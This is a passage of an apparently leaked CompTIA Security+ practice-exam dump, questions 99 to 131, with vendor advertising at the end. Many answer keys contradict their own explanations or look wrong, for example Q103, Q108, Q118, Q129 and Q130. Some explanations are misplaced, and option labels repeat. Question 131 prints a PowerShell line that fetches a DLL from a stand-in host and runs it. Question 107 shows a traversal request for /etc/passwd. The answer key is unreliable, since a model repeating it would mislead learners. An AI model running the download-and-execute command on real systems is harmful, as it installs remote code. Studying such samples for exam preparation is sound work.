- C. Password, fingerprint scan, and physical token

- D. PIN, physical token, and ID card

### **Answer: C**

### **Explanation**

Three-factor authentication combines three types of authentication methods: something you know (password), something you have (physical token), and something you are (fingerprint scan). Option C satisfies these requirements, as it uses a password (something you know), a physical token (something you have), and a fingerprint scan (something you are) for authentication.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

Note: There could be other options as well that could satisfy the three-factor authentication requirements as per the organization's security policies.

### **Question #:100 - (Exam Topic 6)**

A company completed a vulnerability scan. The scan found malware on several systems that were running older versions of Windows. Which of the following is MOST likely the cause of the malware infection?

- A. Open permissions
- B. Improper or weak patch management
- C. Unsecure root accounts
- D. Default settings

### **Answer: B**

### **Explanation**

The reason for this is that older versions of Windows may have known vulnerabilities that have been patched in more recent versions. If a company is not regularly patching their systems, they are leaving those vulnerabilities open to exploit, which can allow malware to infect the systems.

It is important to regularly update and patch systems to address known vulnerabilities and protect against potential malware infections. This is an important aspect of proper security management.

Here is a reference to the CompTIA Security+ certification guide which states that "Properly configuring and maintaining software, including patch management, is critical to protecting systems and data."

Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom  
<https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968>

### **Question #:101 - (Exam Topic 6)**

Which of the following BEST describes the method a security analyst would use to confirm a file that is downloaded from a trusted security website is not altered in transit or corrupted using a verified checksum?

- A. Hashing
- B. Salting
- C. Integrity
- D. Digital signature

**Answer: C****Question #:102 - (Exam Topic 6)**

A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the BEST application for the analyst to use?

- A. theHarvester
- B Cuckoo
- B. Nmap
- C. Nessus

**Answer: A****Explanation**

TheHarvester is a reconnaissance tool that is used to gather information about a target organization, such as email addresses, subdomains, and IP addresses. It can also be used to gather information about a target individual, such as email addresses, phone numbers, and social media profiles. TheHarvester is specifically designed for OSINT (Open-Source Intelligence) and it can be used to discover publicly available information about a target organization or individual.

**Question #:103 - (Exam Topic 6)**

A security administrator has discovered that workstations on the LAN are becoming infected with malware. The cause of the infections appears to be users receiving phishing emails that are bypassing the current email-filtering technology. As a result, users are being tricked into clicking on malicious URLs, as no internal controls currently exist in the environment to evaluate their safety. Which of the following would be BEST to implement to address the issue?

- A. Forward proxy
  - B. HIDS
  - C. Awareness training
  - D. A jump server
- Implementing awareness training is the most effective approach to address the issue of users being tricked into clicking on malicious URLs in phishing emails. It empowers employees to become the first line of defense against such attacks and helps create a culture of security within the organization.**

**E. IPS****Answer: D****Question #:104 - (Exam Topic 6)**

An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO)

- A. MAC filtering
  - B. Zero trust segmentation
  - C. Network access control
  - D. Access control vestibules
  - E. Guards
  - F. Bollards
- D. Access control vestibules: Access control vestibules are physical security measures designed to control and monitor the entry and exit of individuals into a facility. They typically consist of a small enclosed area with two separate doors, requiring individuals to pass through one door before being granted access through the second door. This provides an additional layer of security and allows for verification of authorized personnel before granting them access to the facility.
- E. Guards: Having security personnel, such as guards, stationed at entry points can help deter unauthorized individuals from gaining physical access to the facility. Guards can perform identity verification, monitor and control access, and respond to suspicious or unauthorized activities.

**Answer: B D****Question #:105 - (Exam Topic 6)**

A security administrator is working on a solution to protect passwords stored in a database against rainbow table attacks. Which of the following should the administrator consider?

- A. Hashing
- B. Salting
- C. Lightweight cryptography
- D. Steganography

**Answer: B****Question #:106 - (Exam Topic 6)**

A company's public-facing website, <https://www.organization.com>, has an IP address of 166.18.75.6. However, over the past hour the SOC has received reports of the site's homepage displaying incorrect information. A quick nslookup search shows <https://www.organization.com> is pointing to 151.191.122.115. Which of the following is occurring?

- A. DoS attack
- B. ARP poisoning
- C. DNS spoofing
- D. NXDOMAIN attack

**Answer: C****Question #:107 - [\(Exam Topic 6\)](#)**

A junior security analyst is reviewing web server logs and identifies the following pattern in the log file:

`http://comptia.org/.../.../etc/passwd`

Which of the following types of attacks is being attempted and how can it be mitigated?

- A. XSS. implement a SIEM
- B. CSRF. implement an IPS
- C. Directory traversal implement a WAF
- D. SQL infection, implement an IDS

**Answer: C****Question #:108 - [\(Exam Topic 6\)](#)**

Which of the following BEST describes the team that acts as a referee during a penetration-testing exercise?

- A. White team
- B. Purple team
- C. Green team
- D. Blue team
- E. Red team

**Answer: B****Question #:109 - [\(Exam Topic 6\)](#)**

A systems engineer is building a new system for production. Which of the following is the FINAL step to be performed prior to promoting to production?

- A. Disable unneeded services.
- B. Install the latest security patches.
- C. Run a vulnerability scan.
- D. Encrypt all disks.

**Answer: C**

**Question #:110 - (Exam Topic 6)**

Which of the following controls would be the MOST cost-effective and time-efficient to deter intrusions at the perimeter of a restricted, remote military training area?

(Select TWO).

A. Barricades

A) Barricades: Barricades are physical barriers that can be quickly deployed and are relatively cost-effective. They can prevent or restrict access to unauthorized individuals or vehicles, acting as a deterrent against intrusions.

B. Thermal sensors

F) Guards: Deploying security personnel, such as guards, can be an effective and efficient measure to deter intrusions. Guards can monitor the perimeter, respond to suspicious activities, and provide an immediate physical presence that can discourage unauthorized entry.

C. Drones

D. Signage

E. Motion sensors

F. Guards

G. Bollards

**Answer: A F**

**Question #:111 - (Exam Topic 6)**

Which of the following biometric authentication methods is the MOST accurate?

- A. Gait
- B. Retina
- C. Signature
- D. Voice

**Answer: B**

## Explanation

Retina authentication is the most accurate biometric authentication method. Retina authentication is based on recognizing the unique pattern of blood vessels and other features in the retina. This makes it virtually impossible to duplicate or bypass, making it the most secure form of biometric authentication currently available.

### Question #:112 - [\(Exam Topic 6\)](#)

As part of annual audit requirements, the security team performed a review of exceptions to the company policy that allows specific users the ability to use USB storage devices on their laptops. The review yielded the following results.

- The exception process and policy have been correctly followed by the majority of users
- A small number of users did not create tickets for the requests but were granted access
- All access had been approved by supervisors.
- Valid requests for the access sporadically occurred across multiple departments.
- Access, in most cases, had not been removed when it was no longer needed

Which of the following should the company do to ensure that appropriate access is not disrupted but unneeded access is removed in a reasonable time frame?

- A. Create an automated, monthly attestation process that removes access if an employee's supervisor denies the approval
- B. Remove access for all employees and only allow new access to be granted if the employee's supervisor approves the request
- C. Perform a quarterly audit of all user accounts that have been granted access and verify the exceptions with the management team
- D. Implement a ticketing system that tracks each request and generates reports listing which employees actively use USB storage devices

### Answer: C

### Question #:113 - [\(Exam Topic 6\)](#)

A Chief Information Officer is concerned about employees using company-issued laptops to steal data when accessing network shares. Which of the following should the company implement?

- A. DLP

- B. CASB
- C. HIDS
- D. EDR
- E. UEFI

### **Answer: A**

### **Explanation**

Chmod removes the setuid permission, that is, it removes the S bit. Setuid is the specific permission, but it is removed with Chmod.

<https://www.cbtnuggets.com/blog/technology/system-admin/linux-file-permissions-understanding-setuid-setgid->

### **Question #:**114 - [\(Exam Topic 6\)](#)

The Chief Information Security Officer (CISO) has decided to reorganize security staff to concentrate on incident response and to outsource outbound Internet URL categorization and filtering to an outside company. Additionally, the CISO would like this solution to provide the same protections even when a company laptop or mobile device is away from a home office. Which of the following should the CISO choose?

- A. CASB
- B. Next-generation SWG
- C. NGFW
- D. Web-application firewall

### **Answer: B**

### **Question #:**115 - [\(Exam Topic 6\)](#)

While troubleshooting a service disruption on a mission-critical server, a technician discovered the user account that was configured to run automated processes was disabled because the user's password failed to meet password complexity requirements. Which of the following would be the BEST solution to securely prevent future issues?

- A. Using an administrator account to run the processes and disabling the account when it is not in use
- B. Implementing a shared account the team can use to run automated processes
- C. Configuring a service account to run the processes
- D. Removing the password complexity requirements for the user account

### **Answer: C**

## Explanation

A service account is a user account that is created specifically to run automated processes and services. These accounts are typically not associated with an individual user, and are used for running background services and scheduled tasks. By configuring a service account to run the automated processes, you can ensure that the account will not be disabled due to password complexity requirements and other user-related issues.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

### Question #:116 - [\(Exam Topic 6\)](#)

An organization wants to enable built-in FDE on all laptops. Which of the following should the organization ensure is installed on all laptops?

- A. TPM
- B. CA
- C. SAML
- D. CRL

### [Answer: A](#)

## Explanation

The organization should ensure that a Trusted Platform Module (TPM) is installed on all laptops in order to enable built-in Full Disk Encryption (FDE). TPM is a hardware-based security chip that stores encryption keys and helps to protect data from malicious attacks. It is important to ensure that the TPM is properly configured and enabled in order to get the most out of FDE.

### Question #:117 - [\(Exam Topic 6\)](#)

A systems analyst determines the source of a high number of connections to a web server that were initiated by ten different IP addresses that belong to a network block in a specific country. Which of the following techniques will the systems analyst MOST likely implement to address this issue?

- A. Content filter
- B. SIEM
- C. Firewall rules
- D. DLP

### [Answer: C](#)

## Explanation

A firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. The systems analyst can use firewall rules to block connections from the ten IP addresses in question, or from the entire network block in the specific country. This would be a quick and effective way to address the issue of high connections to the web server initiated by these IP addresses.

Reference: CompTIA Security+ SY0-601 Official Text Book, Chapter 5: "Network Security".

**Question #:118 - [\(Exam Topic 6\)](#)**

Which of the technologies is used to actively monitor for specific file types being transmitted on the network?

- A. File integrity monitoring
- B. Honeynets
- C. Tcp replay
- D. Data loss prevention

Data loss prevention (DLP) is a security technology that helps organizations monitor and control the movement of sensitive data across the network. It can detect and prevent unauthorized transmission of specific file types or sensitive information, such as personally identifiable information (PII), credit card numbers, or intellectual property.

DLP solutions typically use various techniques, including content inspection, contextual analysis, and policy enforcement, to identify and monitor sensitive data in motion. They can detect specific file types based on file signatures, file extensions, or content patterns, and take actions such as blocking or alerting when unauthorized transmissions are detected.

**Answer: B**

**Question #:119 - [\(Exam Topic 6\)](#)**

Which of the following identifies the point in time when an organization will recover data in the event of an outage?

- A. ALE
- B. RPO
- C. MTBF
- D. ARO

**Answer: B**

**Question #:120 - [\(Exam Topic 6\)](#)**

Which of the following authentication methods is considered to be the LEAST secure?

- A. TOTP
- B. SMS
- C. HOTP

- D. Token key

**Answer: B****Question #:121 - [\(Exam Topic 6\)](#)**

A security analyst has been tasked with creating a new WiFi network for the company. The requirements received by the analyst are as follows:

- Must be able to differentiate between users connected to WiFi
- The encryption keys need to change routinely without interrupting the users or forcing reauthentication
- Must be able to integrate with RADIUS
- Must not have any open SSIDs

Which of the following options BEST accommodates these requirements?

- A. WPA2-Enterprise
- B. WPA3-PSK
- C. 802.11n
- D. WPS

**Answer: A****Question #:122 - [\(Exam Topic 6\)](#)**

Which of the following is a cryptographic concept that operates on a fixed length of bits?

- A. Block cipher
- B. Hashing
- C. Key stretching
- D. Salting

**Answer: A****Explanation**

Single-key or symmetric-key encryption algorithms create a fixed length of bits known as a block cipher with a secret key that the creator/sender uses to encipher data (encryption) and the receiver uses to decipher it.

**Question #:123 - [\(Exam Topic 6\)](#)**

Which of the following Is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

- A. To provide data to quantify risk based on the organization's systems
- B. To keep all software and hardware fully patched for known vulnerabilities
- C. To only allow approved, organization-owned devices onto the business network
- D. To standardize by selecting one laptop model for all users in the organization

**Answer: A****Explanation**

An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

**Question #:124 - [\(Exam Topic 6\)](#)**

A security administrator is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used for administrative duties.
- Administrative accounts must be temporal in nature.
- Each administrative account must be assigned to one specific user.
- Accounts must have complex passwords.

" Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements? (Give Explanation and References from CompTIA Security+ SY0-601 Official Text Book and Resources)

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

**Answer: C****Explanation**

PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, ‘PAM is the most comprehensive way to control and monitor privileged accounts’.

**Question #:125 - (Exam Topic 6)**

During a security assessment, a security finds a file with overly permissive permissions. Which of the following tools will allow the analyst to reduce the permission for the existing users and groups and remove the set-user-ID from the file?

- A. ls
- B. chflags
- C. chmod
- D. lsof
- E. setuid

**Answer: C****Question #:126 - (Exam Topic 6)**

Which of the following provides a catalog of security and privacy controls related to the United States federal information systems?

- A. GDPR
- B. PCI DSS
- C. ISO 27000
- D. NIST 800-53

**Answer: D****Question #:127 - (Exam Topic 6)**

A company would like to set up a secure way to transfer data between users via their mobile phones. The company's top priority is utilizing technology that requires users to be in as close proximity as possible to each

other. Which of the following connection methods would BEST fulfill this need?

- A. Cellular
- B. NFC
- C. Wi-Fi
- D. Bluetooth

#### **Answer: B**

#### **Explanation**

NFC allows two devices to communicate with each other when they are in close proximity to each other, typically within 5 centimetres. This makes it the most secure connection method for the company's data transfer requirements.

#### **Question #:128 - (Exam Topic 6)**

A security administrator is seeking a solution to prevent unauthorized access to the internal network. Which of the following security solutions should the administrator choose?

- A. MAC filtering
- B. Anti-malware
- C. Translation gateway
- D. VPN

#### **Answer: D**

#### **Explanation**

A VPN (virtual private network) is a secure tunnel used to encrypt traffic and prevent unauthorized access to the internal network. It is a secure way to extend a private network across public networks, such as the Internet, and can be used to allow remote users to securely access resources on the internal network. Additionally, a VPN can be used to prevent malicious traffic from entering the internal network.

#### **Question #:129 - (Exam Topic 6)**

A security administrator wants to implement a program that tests a user's ability to recognize attacks over the organization's email system. Which of the following would be BEST suited for this task?

- A. Social media analysis
- B. Annual information security training

- C. Gamification
- D. Phishing campaign

**Answer: C****Question #:130 - (Exam Topic 6)**

A company acquired several other small companies. The company that acquired the others is transitioning network services to the cloud. The company wants to make sure that performance and security remain intact. Which of the following BEST meets both requirements?

- A. High availability
- B. Application security
- C. Segmentation
- D. Integration and auditing

Segmentation involves dividing the network into separate segments or zones to control and isolate traffic flow. By implementing segmentation in the cloud environment, the company can achieve improved performance and security.

Benefits of segmentation include:

Performance: Segmentation allows the company to prioritize network traffic and allocate resources effectively. It helps prevent congestion and ensures optimal performance for critical applications.

**Answer: A****Explanation**

Security: Segmentation helps in creating security zones or compartments, allowing the company to enforce access controls and implement security measures specific to each segment. This helps in containing potential breaches and limiting the impact of a security incident.

High availability refers to the ability of a system or service to remain operational and available to users with minimal downtime. By ensuring high availability, the company can maintain good performance and ensure that users have access to the network services they need. High availability can also improve security, as it helps to prevent disruptions that could potentially be caused by security incidents or other issues.

**Question #:131 - (Exam Topic 6)**

An employee received an email with an unusual file attachment named Updates . Lnk. A security analyst is reverse engineering what the file does and finds that it executes the following script:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -URI https://somehost.com/04EB18.jpg -OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
```

Which of the following BEST describes what the analyst found?

- A. A Powershell code is performing a DLL injection.
- B. A PowerShell code is displaying a picture.
- C. A PowerShell code is configuring environmental variables.
- D. A PowerShell code is changing Windows Update settings.

**Answer: A**

## Explanation

According to GitHub user JSGetty196's notes<sup>1</sup>, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.

<https://www.comptia.org/training/books/security-sy0-601-study-guide>




# About DumpsMate.com

[dumpsmate.com](http://dumpsmate.com) was founded in 2007. We provide latest & high quality IT / Business Certification Training Exam Questions, Study Guides, Practice Tests.

We help you pass any IT / Business Certification Exams with 100% Pass Guaranteed or Full Refund. Especially Cisco, CompTIA, Citrix, EMC, HP, Oracle, VMware, Juniper, Check Point, LPI, Nortel, EXIN and so on.

View list of all certification exams: [All vendors](#)



We prepare state-of-the art practice tests for certification exams. You can reach us at any of the email addresses listed below.

- » Sales: [sales@dumpsmate.com](mailto:sales@dumpsmate.com)
- » Feedback: [feedback@dumpsmate.com](mailto:feedback@dumpsmate.com)
- » Support: [support@dumpsmate.com](mailto:support@dumpsmate.com)

Any problems about IT certification or our products, You can write us back and we will get back to you within 24 hours.